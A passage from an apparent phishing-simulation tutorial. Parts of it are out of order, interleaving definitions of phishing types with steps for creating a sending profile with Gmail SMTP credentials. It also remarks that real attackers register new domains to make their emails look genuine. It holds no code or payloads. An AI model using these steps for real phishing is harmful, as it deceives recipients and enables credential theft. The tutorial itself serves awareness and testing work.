term was previously used in a print edition of the hacker magazine 2600. As expected, phishing is a word that was a variant of the word fishing.



The first thing we need to do is create a sender profile. This is the mail address from which the spear phishing email comes from.




Click on "sending profiles" tab and then click on "New profile" to create a new Sending Profile.


Various methods of phishing include Email phishing, Spear phishing, Whaling, SMS phishing (known as Smishing), Voice phishing and clone phishing.

All of these phishing attacks require some Social Engineering.


Set the options for the sending profile. For example, we set the name for this as phishing campaign 1. To send any type of email, we'll need a SMTP server. For this tutorial, I will be using the SMTP server of Gmail as I will be sending an email from Gmail. In Real world phishing attacks and even in many phishing simulations, a new domain is created and the email is sent from that domain's mail to make the phishing email appear genuine. The username is the Gmail username and password is Gmail password.



